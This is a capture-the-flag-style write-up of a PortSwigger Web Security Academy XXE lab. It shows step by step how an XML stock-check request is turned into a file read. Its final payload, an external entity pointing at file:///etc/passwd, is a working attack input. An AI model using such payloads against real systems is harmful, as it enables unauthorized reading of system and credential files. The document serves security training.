| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | XXE — File Retrieval via External Entity |
| Difficulty | Apprentice |
| Objective | Read /etc/passwd via an XXE injection in the stock check feature |
Exploiting XXE Using External Entities to Retrieve Files — Writeup
Initial Observation

Checking stock on any product and intercepting the request in Burp reveals that the application is sending XML:
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>1</productId><storeId>1</storeId></stockCheck>
This returns the stock count — 478 in this case.
Web — Confirming Reflection
Messing with the productId value:
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>teto</productId><storeId>3</storeId></stockCheck>
Response: Invalid product ID: teto

Whatever we put in productId gets reflected in the error message. That's the sink we need.
Testing Internal Entity Declaration
XML documents can define entities in a DOCTYPE declaration — a Document Type Definition (DTD). The DTD sits between the XML declaration and the root element and lets us define named values that can be referenced anywhere in the document with &entityname;. Testing a basic internal entity first:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE teto [<!ENTITY name "miku">]>
<stockCheck><productId>&name;</productId><storeId>1</storeId></stockCheck>
Response: Invalid product ID: miku

The parser resolved the entity and substituted miku for &name; before the application processed the value. The pipeline is: parser resolves entity → application reads productId → application reflects it in the error. We control what the parser substitutes.
Attack Path
XXE — Reading /etc/passwd
Instead of a hardcoded string, pointing the entity at a system file using the SYSTEM keyword and a file:// URI. The parser fetches the file contents and substitutes them as the entity value:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE teto [ <!ENTITY miku SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&miku;</productId><storeId>1</storeId></stockCheck>

The response contains the contents of /etc/passwd this will solve the Lab :P